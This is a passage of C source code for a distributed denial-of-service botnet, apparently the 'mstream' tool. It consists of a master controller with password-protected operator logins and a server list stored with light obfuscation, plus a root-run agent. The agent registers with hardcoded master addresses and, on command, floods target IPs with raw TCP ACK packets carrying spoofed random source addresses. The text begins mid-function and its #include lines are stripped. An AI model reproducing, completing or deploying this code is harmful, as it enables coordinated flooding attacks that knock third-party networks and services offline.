   i = 1;

   if (setsockopt(tcpfd, SOL_SOCKET, SO_REUSEADDR, (void *)&i,
sizeof(int)) == -1) {
      perror("setsockopt");
      exit(0);
   }

   if (fcntl(tcpfd, F_SETFL, O_NONBLOCK) == -1) {
      perror("fcntl");
      exit(0);
   }

   udpsock.sin_family = AF_INET;
   udpsock.sin_port = htons(MASTER_UDP_PORT);
   udpsock.sin_addr.s_addr = INADDR_ANY;
   memset(&udpsock.sin_zero, 0, 8);

   if (bind(udpfd, (struct sockaddr *)&udpsock, sizeof(struct
sockaddr)) == -1) {
      perror("bind");
      exit(0);
   }

   i = 1;

   if (setsockopt(udpfd, SOL_SOCKET, SO_KEEPALIVE, (void *)&i,
sizeof(int)) == -1) {
      perror("setsockopt");
      exit(0);
   }

   i = 1;

   if (setsockopt(udpfd, SOL_SOCKET, SO_REUSEADDR, (void *)&i,
sizeof(int)) == -1) {
      perror("setsockopt");
      exit(0);
   }

   for (i = 0 ; i <= MAXUSERS ; i++) {
      users[i].opts = (0 & ~USED);
   }


   forkbg();

   t.tv_sec = 2;
   t.tv_usec = 1;

   for (;;) {

      for (i = 0 ; i <= MAXUSERS ; i++)
       if (users[i].opts & USED)
```

```
            if ((time(0) - users[i].idle) > 420) {
               memset(&obuf, 0, sizeof obuf);
               sprintf(obuf, "\nYou're too idle !\n");
               send(users[i].fd, &obuf, strlen(obuf), 0);
               close(users[i].fd);
               users[i].opts &= ~USED;
            }

      FD_ZERO(&readset);
      FD_SET(tcpfd, &readset);
      FD_SET(udpfd, &readset);

      for (i = 0 ; i <= MAXUSERS ; i++) {
         if (users[i].opts & USED) FD_SET(users[i].fd, &readset);
      }

      if (select(maxfd(tcpfd, udpfd)+1, &readset, NULL, NULL, &t) == -
1) continue;

      if (FD_ISSET(tcpfd, &readset)) {
         int socknum;
         u_long ip;
         struct hostent *hp;

         if ((socknum = findfree()) == -1) {
            socknum = accept(tcpfd, (struct sockaddr *)&remotesock,
&socksize);
            close(socknum);
            continue;
         }

         users[socknum].fd = accept(tcpfd, (struct sockaddr
*)&remotesock, &socksize);
         for (i = 0 ; i <= MAXUSERS ; i++) {
            if (users[i].opts & USED) {
               memset(&obuf, 0, sizeof obuf);
               snprintf(obuf, (sizeof obuf)-1, "\nConnection from %s\n",
inet_ntoa(remotesock.sin_addr));
               send(users[i].fd, &obuf, strlen(obuf), 0);
               prompt(users[i].fd);
            }
         }

         users[socknum].opts = (USED & ~AUTH);
         ip = remotesock.sin_addr.s_addr;
         if ((hp = gethostbyaddr((char *)&ip, sizeof ip, AF_INET)) ==
NULL) {
            users[socknum].ip = (char *) malloc(MAX_IP_LENGTH);
            strncpy(users[socknum].ip, inet_ntoa(remotesock.sin_addr),
MAX_IP_LENGTH-1);
         } else {
            users[socknum].ip = (char *) malloc(MAX_HOST_LENGTH);
            strncpy(users[socknum].ip, hp->h_name, MAX_HOST_LENGTH-1);
         }

         users[socknum].idle = time(0);
      }
```

```
       if (FD_ISSET(udpfd, &readset)) {
          memset(&ibuf, 0, sizeof ibuf);
          if (recvfrom(udpfd, &ibuf, (sizeof ibuf)-1, 0, (struct sockaddr
*)&remotesock, &socksize) <= 0) continue;
          nlstr(ibuf);

          if (!strcmp(ibuf, "newserver")) {
             FILE *f;
             char line[1024];
             int i;

             if ((f = fopen(SERVERFILE, "r")) == NULL) {
                f = fopen(SERVERFILE, "w");
                fclose(f);
                continue;
             }
             while (fgets(line, (sizeof line)-1, f)) {
                nlstr(line);
                fof(line);
                nlstr(line);
                if (!strcmp(line, inet_ntoa(remotesock.sin_addr))) {
                   continue;
                }
             }
             fclose(f);
             if ((f = fopen(SERVERFILE, "a")) == NULL) continue;
             memset(&obuf, 0, sizeof obuf);
             snprintf(obuf,(sizeof obuf)-1, "%s\n",
inet_ntoa(remotesock.sin_addr));
             tof(obuf);
             fprintf(f, "%s\n", obuf);
             for (i = 0 ; i <= MAXUSERS ; i++)
               if (users[i].opts & USED) {
                  memset(&obuf, 0, sizeof obuf);
                  snprintf(obuf, (sizeof obuf)-1, "\nNew server on
%s.\n", inet_ntoa(remotesock.sin_addr));
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  prompt(users[i].fd);
               }
             fclose(f);
          }

          if (!strcmp(ibuf, "pong")) {
             pongs++;
             for (i = 0 ; i <= MAXUSERS ; i++) {
                if (users[i].opts & USED) {
                   memset(&obuf, 0, sizeof obuf);
                   snprintf(obuf, (sizeof obuf)-1, "\nGot pong number %d
from %s\n", pongs, inet_ntoa(remotesock.sin_addr));
                   send(users[i].fd, &obuf, strlen(obuf), 0);
                   prompt(users[i].fd);
                }
             }
          }
       }
```

```
      for (i = 0 ; i <= MAXUSERS ; i++) {
         if (users[i].opts & USED) {
            if (FD_ISSET(users[i].fd, &readset)) {
               if (!(users[i].opts & AUTH)) {
                  int x;

                  memset(&ibuf, 0, sizeof ibuf);
                  if (recv(users[i].fd, &ibuf, (sizeof ibuf)-1, 0) <= 0)
{
                     int y;

                     users[i].opts = (~AUTH & ~USED);
                     memset(&obuf, 0, sizeof obuf);
                     snprintf(obuf, (sizeof obuf)-1, "%s has
disconnected (not auth'd): %s\n", users[i].ip, strerror(errno));
                     for (y = 0 ; y <= MAXUSERS ; y++) if (users[y].opts
& USED) {
                        send(users[y].fd, &obuf, strlen(obuf), 0);
                        prompt(users[y].fd);
                     }

                     close(users[i].fd);
                     free(users[i].ip);
                     continue;
                  }

                  users[i].idle = time(0);

                  for (x = 0 ; x <= strlen(ibuf) ; x++) {
                     if (ibuf[x] == '\n') ibuf[x] = '\0';
                     if (ibuf[x] == '\r') ibuf[x] = '\0';
                  }

                  if (strcmp(ibuf, PASSWORD)) {
                     int y;
                     memset(&obuf, 0, sizeof obuf);
                     snprintf(obuf, (sizeof obuf)-1, "Invalid password
from %s.\n", users[i].ip);
                     for (y = 0 ; y <= MAXUSERS ; y++) if
((users[y].opts & USED) && (y != i)) {
                        send(users[y].fd, &obuf, strlen(obuf), 0);
                        prompt(users[y].fd);
                     }

                     free(users[i].ip);
                     close(users[i].fd);
                     users[i].opts = (~AUTH & ~USED);
                     continue;
                  }
                  for (x = 0 ; x <= MAXUSERS ; x++) {
                     if ((users[x].opts & USED) && (x != i)) {
                        memset(&obuf, 0, sizeof obuf);
                        snprintf(obuf, (sizeof obuf)-1, "\nPassword
accepted for connection from %s.\n", users[i].ip);
                        send(users[x].fd, &obuf, strlen(obuf), 0);
                        prompt(users[x].fd);
                     }
                  }
                  users[i].opts |= AUTH;
                  prompt(users[i].fd);
                  continue;
               }
               memset(&ibuf, 0, sizeof ibuf);
               if (recv(users[i].fd, &ibuf, (sizeof ibuf)-1, 0) <= 0) {
                  int y;

                  memset(&obuf, 0, sizeof obuf);
                  snprintf(obuf, (sizeof obuf)-1, "Lost connection to 
%s: %s\n", users[i].ip, strerror(errno));
                  for (y = 0 ; y <= MAXUSERS ; y++) if (users[y].opts & 
USED) {
                     send(users[y].fd, &obuf, strlen(obuf), 0);
                     prompt(users[y].fd);
                  }

                  free(users[i].ip);
                  close(users[i].fd);
                  users[i].opts = (~AUTH & ~USED);
                  continue;
               }

               arg[0] = strtok(ibuf, " ");
               arg[1] = strtok(NULL, " ");
               arg[2] = strtok(NULL, " ");
               arg[3] = NULL;

               if (arg[2]) nlstr(arg[2]);
               if (!strncmp(arg[0], "stream", 6)) {
                  struct hostent *hp;
                  struct in_addr ia;
                  if ((!arg[1]) || (!arg[2])) {
                     memset(&obuf, 0, sizeof obuf);
                     sprintf(obuf, "Usage: stream  \n");
                     send(users[i].fd, &obuf, strlen(obuf), 0);
                     prompt(users[i].fd);
                     continue;
                  }
                  if ((hp = gethostbyname(arg[1])) == NULL) {
                     memset(&obuf, 0, sizeof obuf);
                     snprintf(obuf, (sizeof obuf)-1, "Unable to resolve 
%s.\n", arg[1]);
                     send(users[i].fd, &obuf, strlen(obuf), 0);
                     prompt(users[i].fd);
                     continue;
                  }
                  memcpy(&ia.s_addr, &hp->h_addr, hp->h_length);
                  sendtoall("stream/%s/%s", inet_ntoa(ia), arg[2]);
                  memset(&obuf, 0, sizeof obuf);
                  snprintf(obuf, (sizeof obuf)-1, "Streaming %s for %s 
seconds.\n", arg[1], arg[2]);
                  send(users[i].fd, &obuf, strlen(obuf), 0);
               }
               if (!strncmp(arg[0], "quit", 4)) {
                  int y;
                  memset(&obuf, 0, sizeof obuf);
                  snprintf(obuf, (sizeof obuf)-1, "%s has
disconnected.\n", users[i].ip);
                  for (y = 0 ; y <= MAXUSERS ; y++) if ((users[y].opts &
USED) && y != i) {
                     send(users[y].fd, &obuf, strlen(obuf), 0);
                     prompt(users[y].fd);
                  }

                  free(users[i].ip);
                  close(users[i].fd);
                  users[i].opts = (~AUTH & ~USED);
                  continue;
               }
               if (!strncmp(arg[0], "servers", 7)) {
                  FILE *f;
                  char line[1024];

                  if ((f = fopen(SERVERFILE, "r")) == NULL) {
                     memset(&obuf, 0, sizeof obuf);
                     sprintf(obuf, "\nServer file doesn't exist,
creating ;)\n");
                     send(users[i].fd, &obuf, strlen(obuf), 0);
                     f = fopen(SERVERFILE, "w");
                     fclose(f);
                     prompt(users[i].fd);
                     continue;
                  }
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "The following ips are known servers:
\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  while (fgets(line, (sizeof line)-1, f)) {
                     nlstr(line);
                     fof(line);
                     send(users[i].fd, &line, strlen(line), 0);
                  }
                  fclose(f);
               }
               if (!strncmp(arg[0], "help", 4) || !strncmp(arg[0],
"commands", 8)) {
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "\nAvailable commands: \n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "stream\t\t--\tstream attack !\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "servers\t\t--\tPrints all known
servers.\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "ping\t\t--\tping all servers.\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "who\t\t--\ttells you the ips of the
people logged in\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "mstream\t\t--\tlets you stream more
than one ip at a time\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
               }
               if (!strncmp(arg[0], "who", 3)) {
                  int x;

                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "\nCurrently Online: \n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);

                  for (x = 0 ; x <= MAXUSERS ; x++) {
                     memset(&obuf, 0, sizeof obuf);
                     if (users[x].opts & USED && users[x].opts & AUTH) {
                        snprintf(obuf, (sizeof obuf)-1, "Socket number
%d\t[%s]\n", x, users[x].ip);
                        send(users[i].fd, &obuf, strlen(obuf), 0);
                     }
                  }
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
               }

               if (!strncmp(arg[0], "ping", 4)) {
                  pongs = 0;
                  memset(&obuf, 0, sizeof obuf);
                  sprintf(obuf, "Pinging all servers.\n");
                  send(users[i].fd, &obuf, strlen(obuf), 0);
                  sendtoall("ping");
               }
               if (!strncmp(arg[0], "mstream", 7)) {
                        if ((!arg[1]) || (!arg[2])) {
                                memset(&obuf, 0, sizeof obuf);
                                sprintf(obuf, "Usage: mstream  \n");
                                send(users[i].fd, &obuf, strlen(obuf),
0);

                                prompt(users[i].fd);
                                continue;
                                }
                        memset(&obuf, 0, sizeof obuf);
                        snprintf(obuf, (sizeof obuf)-1, "MStreaming %s
for %s seconds.\n", arg[1], arg[2]);
                        send(users[i].fd, &obuf, strlen(obuf), 0);
                        sendtoall("mstream/%s/%s\n", arg[1], arg[2]);
                        }
               prompt(users[i].fd);
            }
         }
      }
   }
}
```

```
int findfree (void) {
    int i;

   for (i = 0 ; i <= MAXUSERS ; i++) {
      if (!(users[i].opts & USED)) return i;
   }
   return -1;
}

void forkbg (void) {
    int pid;

   pid = fork();

   if (pid == -1) {
              perror("fork");
              exit(0);
   }

   if (pid > 0) {
              printf("Forked into background, pid %d\n", pid);
              exit(0);
   }

}

void nlstr (char *str) {
 int i;

for (i = 0 ; str[i] != NULL ; i++)
        if ((str[i] == '\n') || (str[i] == '\r')) str[i] = '\0';
}

void send2server (u_long addr, char *str, ...) {
    va_list vl;
    char buf[1024];
    int fd;
    struct sockaddr_in sock;

   va_start(vl, str);
   vsnprintf(buf, (sizeof buf)-1, str, vl);
   va_end(vl);

   if ((fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) return;

   sock.sin_family = AF_INET;
   sock.sin_port = htons(SERVER_PORT);
   sock.sin_addr.s_addr = addr;
   memset(&sock.sin_zero, 0, 8);

   sendto(fd, &buf, strlen(buf), 0, (struct sockaddr *)&sock,
sizeof(struct sockaddr));
}

void tof (char *str) {
   int i;
   for (i = 0 ; str[i] != 0 ; i++)
     str[i]+=50;
}

void fof (char *str) {
   int i;

   for (i = 0 ; str[i] != 0 ; i++)
     str[i]-=50;
}

void sendtoall (char *str, ...) {
    va_list vl;
    char buf[1024], line[1024];
    struct sockaddr_in sock;
    int fd;
    FILE *f;

   va_start(vl, str);
   vsnprintf(buf, (sizeof buf)-1, str, vl);
   va_end(vl);

   if ((fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) return;

   sock.sin_family = AF_INET;
   sock.sin_port = htons(SERVER_PORT);
   memset(&sock.sin_zero, 0, 8);

   if ((f = fopen(SERVERFILE, "r")) == NULL) {
      f = fopen(SERVERFILE, "w");
      fclose(f);
      return;
   }

   while (fgets(line, (sizeof line)-1, f)) {
      nlstr(line);
      fof(line);
      nlstr(line);
      sock.sin_addr.s_addr = inet_addr(line);
      sendto(fd, &buf, strlen(buf), 0, (struct sockaddr *)&sock,
sizeof(struct sockaddr));
   }
}

void prompt (int fd) {
    char buf[5];

   memset(&buf, 0, sizeof buf);

   sprintf(buf, "> ");
   send(fd, &buf, strlen(buf), 0);
}

int maxfd (int extra1, int extra2) {
    int mfd = 0, i;
   for (i = 0 ; i <= MAXUSERS ; i++)
     if (users[i].opts & USED)
       mfd = max(mfd, users[i].fd);
   mfd = max(max(extra1, extra2), mfd);
   return mfd;
}

void sighandle (int sig) {
 int i;
 char obuf[1024];

memset(&obuf, 0, sizeof obuf);

switch (sig) {
        case SIGHUP:
                snprintf(obuf, (sizeof obuf)-1, "Caught SIGHUP,
ignoring.\n");
                break;
        case SIGINT:
                snprintf(obuf, (sizeof obuf)-1, "Caught SIGINT,
ignoring.\n");
                break;
        case SIGSEGV:
                snprintf(obuf, (sizeof obuf)-1, "Segmentation Violation,
Exiting cleanly..\n");
                break;
        default:
                snprintf(obuf, (sizeof obuf)-1, "Caught unknown signal,
This should not happen.\n");
        }

for (i = 0 ; i <= MAXUSERS ; i++)
        if ( (users[i].opts & USED) && (users[i].opts & AUTH) ) {
                send(users[i].fd, &obuf, strlen(obuf), 0);
                prompt(users[i].fd);
                }
if (sig == SIGSEGV) exit(1);
}

------------------------


server.c

------------------------


/* spwn */

char *m[]={
        "1.1.1.1", /* first master */
        "2.2.2.2", /* second master */
        "3.3.3.3", /* third master etc */
        0 };

#define MASTER_PORT 9325
#define SERVER_PORT 7983
```

```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#ifndef __USE_BSD
#define __USE_BSD
#endif
#ifndef __FAVOR_BSD
#define __FAVOR_BSD
#endif
#include
#include
#include
#include
#ifdef LINUX
#define FIX(x)  htons(x)
#else
#define FIX(x)  (x)
#endif


void forkbg (void);
void send2master (char *, struct in_addr);
void stream (int, int, u_long, char **);
void nlstr (char *);

int main (int argc, char *argv[])
{
 struct in_addr ia;
 struct sockaddr_in sock, remote;
 int fd, socksize, opt = 1, i;
 char buf[1024];

if (getuid() != 0) {
        fprintf(stderr, "Must be ran as root.\n");
        exit(0);
        }

if ((fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) {
        perror("socket");
        exit(0);
        }

sock.sin_family = AF_INET;
sock.sin_port = htons(SERVER_PORT);
sock.sin_addr.s_addr = INADDR_ANY;
```

```
memset(&sock.sin_zero, 0, 8);

if (bind(fd, (struct sockaddr *)&sock, sizeof(struct sockaddr)) == -1)
{
        perror("bind");
        exit(0);
        }

if (setsockopt(fd, SOL_SOCKET, SO_REUSEADDR, (void *)&opt, sizeof(int))
== -1) {
        perror("setsockopt");
        exit(0);
        }

forkbg();

for (i = 0 ; m[i] != 0 ; i++) {
ia.s_addr = inet_addr(m[i]);
send2master("newserver", ia);
}


for (;;) {
        socksize = sizeof(struct sockaddr);
        memset(&buf, 0, sizeof buf);
        if (recvfrom(fd, &buf, (sizeof buf)-1, 0, (struct sockaddr
*)&remote, &socksize) <= 0) continue;
        if (!strncmp(buf, "stream", 6)) {
                char *ip;
                int seconds;
                nlstr(buf);
                (void)strtok(buf, "/");
                ip = strtok(NULL, "/");
                seconds = atoi(strtok(NULL, "/"));
                stream(0, (seconds + time(0)), inet_addr(ip), NULL);
                }

        if (!strncmp(buf, "mstream", 7)) {
                char *ips, *ipps[50], *tmpip;
                int seconds, y = 1;

                nlstr(buf);
                (void)strtok(buf, "/");
                ips = strtok(NULL, "/");
                seconds = atoi(strtok(NULL, "/"));
                if ((tmpip = strtok(ips, ":")) == NULL) continue;
                ipps[0] = (char *) malloc(strlen(tmpip)+2);
                strncpy(ipps[0], tmpip, strlen(tmpip)+2);
                y = 1;
                while ((tmpip = strtok(NULL, ":")) != NULL) {
                        ipps[y] = (char *)malloc(strlen(tmpip)+2);
                        strncpy(ipps[y], tmpip, strlen(tmpip)+2);
                        y++;
                        }
                ipps[y] = NULL;

                stream(1, (seconds + time(0)), NULL, ipps);
                for (y = 0 ; ipps[y] != NULL ; y++) free(ipps[y]);
                }

        if (!strncmp(buf, "ping", 4)) {
                send2master("pong", remote.sin_addr);
                }
        } /* for(;;) */

} /* main */

void send2master (char *buf, struct in_addr addr) {
 struct sockaddr_in sock;
 int fd;

if ((fd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1) return;

sock.sin_family = AF_INET;
sock.sin_port = htons(MASTER_PORT);
sock.sin_addr = addr;
memset(&sock.sin_zero, 0, 8);

sendto(fd, buf, strlen(buf), 0, (struct sockaddr *)&sock, sizeof(struct
sockaddr));
}

void forkbg (void) {
 int pid;

pid = fork();

if (pid == -1) {
        perror("fork");
        exit(0);
        }

if (pid > 0) {
        printf("Forked into background, pid %d\n", pid);
        exit(0);
        }

}
struct ip_hdr {
    u_int       ip_hl:4,                /* header length in 32 bit words
*/
                ip_v:4;                 /* ip version */
    u_char      ip_tos;                 /* type of service */
    u_short     ip_len;                 /* total packet length */
    u_short     ip_id;                  /* identification */
    u_short     ip_off;                 /* fragment offset */
    u_char      ip_ttl;                 /* time to live */
    u_char      ip_p;                   /* protocol */
    u_short     ip_sum;                 /* ip checksum */
    u_long      saddr, daddr;           /* source and dest address */
};

struct tcp_hdr {
    u_short     th_sport;               /* source port */
    u_short    th_dport;              /* destination port */
    u_long     th_seq;                /* sequence number */
    u_long     th_ack;                /* acknowledgement number */
    u_int      th_x2:4,               /* unused */
               th_off:4;              /* data offset */
    u_char     th_flags;              /* flags field */
    u_short    th_win;                /* window size */
    u_short    th_sum;                /* tcp checksum */
    u_short    th_urp;                /* urgent pointer */
};

struct tcpopt_hdr {
    u_char  type;                     /* type */
    u_char  len;                              /* length */
    u_short value;                    /* value */
};

struct pseudo_hdr {                   /* See RFC 793 Pseudo Header */
    u_long saddr, daddr;                      /* source and dest address
*/
    u_char mbz, ptcl;                 /* zero and protocol */
    u_short tcpl;                     /* tcp length */
};

struct packet {
    struct ip/*_hdr*/ ip;
    struct tcphdr tcp;
/* struct tcpopt_hdr opt; */
};

struct cksum {
    struct pseudo_hdr pseudo;
    struct tcphdr tcp;
};

struct packet packet;
struct cksum cksum;
struct sockaddr_in s_in;
int sock;


/* This is a reference internet checksum implimentation, not very fast
*/
inline u_short in_cksum(u_short *addr, int len)
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

     /* Our algorithm is simple, using a 32 bit accumulator (sum), we
add
      * sequential 16 bit words to it, and at the end, fold back all
the
      * carry bits from the top 16 bits into the lower 16 bits. */

     while (nleft > 1)  {
         sum += *w++;
         nleft -= 2;
     }

     /* mop up an odd byte, if necessary */
     if (nleft == 1) {
         *(u_char *)(&answer) = *(u_char *) w;
         sum += answer;
     }

     /* add back carry outs from top 16 bits to low 16 bits */
     sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
     sum += (sum >> 16);              /* add carry */
     answer = ~sum;                   /* truncate to 16 bits */
     return(answer);
}
void stream (int t, int until, u_long dstaddr, char *dstaddrs[])
{
    struct timespec ts;
    int on = 1;

if ((sock = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) return;

if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(int))
== -1) return;


srand((time(NULL) ^ getpid()) + getppid());

    memset(&packet, 0, sizeof packet);

    ts.tv_sec                = 0;
    ts.tv_nsec               = 10;

    packet.ip.ip_hl          = 5;
    packet.ip.ip_v           = 4;
    packet.ip.ip_p           = IPPROTO_TCP;
    packet.ip.ip_tos         = 0x08;
    packet.ip.ip_id          = rand();
    packet.ip.ip_len         = FIX(sizeof packet);
    packet.ip.ip_off         = 0; /* IP_DF? */
    packet.ip.ip_ttl         = 255;
if (!t)
    packet.ip.ip_dst.s_addr  = dstaddr;

    packet.tcp.th_flags              = TH_ACK;
    packet.tcp.th_win        = htons(16384);
    packet.tcp.th_seq        = random();
    packet.tcp.th_ack        = 0;
    packet.tcp.th_off        = 5; /* 5 */
    packet.tcp.th_urp        = 0;
    packet.tcp.th_sport              = rand();
    packet.tcp.th_dport              = rand();

if (!t)
    cksum.pseudo.daddr       = dstaddr;
    cksum.pseudo.mbz         = 0;
    cksum.pseudo.ptcl          = IPPROTO_TCP;
    cksum.pseudo.tcpl          = htons(sizeof(struct tcphdr));

    s_in.sin_family            = AF_INET;
if (!t)
    s_in.sin_addr.s_addr               = dstaddr;
    s_in.sin_port              = packet.tcp.th_dport;

    while (time(0) <= until) {
if (t) {
 int x;

for (x = 0 ; dstaddrs[x] != NULL ; x++) {
if (!strchr(dstaddrs[x], '.')) break;
packet.ip.ip_dst.s_addr     = inet_addr(dstaddrs[x]);
cksum.pseudo.daddr          = inet_addr(dstaddrs[x]);
s_in.sin_addr.s_addr        = inet_addr(dstaddrs[x]);
cksum.pseudo.saddr = packet.ip.ip_src.s_addr = random();
++packet.ip.ip_id;
++packet.tcp.th_sport;
++packet.tcp.th_seq;
s_in.sin_port = packet.tcp.th_dport = rand();
packet.ip.ip_sum         = 0;
packet.tcp.th_sum                = 0;
cksum.tcp                        = packet.tcp;
packet.ip.ip_sum         = in_cksum((void *)&packet.ip, 20);
packet.tcp.th_sum                = in_cksum((void *)&cksum, sizeof
cksum);
sendto(sock, &packet, sizeof packet, 0, (struct sockaddr *)&s_in,
sizeof s_in);
}
} else {



    cksum.pseudo.saddr = packet.ip.ip_src.s_addr = random();
       ++packet.ip.ip_id;
       ++packet.tcp.th_sport;
       ++packet.tcp.th_seq;

       s_in.sin_port = packet.tcp.th_dport = rand();

       packet.ip.ip_sum                = 0;
       packet.tcp.th_sum               = 0;

       cksum.tcp                       = packet.tcp;

       packet.ip.ip_sum                = in_cksum((void *)&packet.ip,
20);
       packet.tcp.th_sum               = in_cksum((void *)&cksum, sizeof
cksum);

sendto(sock, &packet, sizeof packet, 0, (struct sockaddr *)&s_in,
sizeof s_in);
      }
    }
}
```

```
void nlstr (char *str) {
if (str[strlen(str)-1] == '\n') str[strlen(str)-1] = '\0';
}
```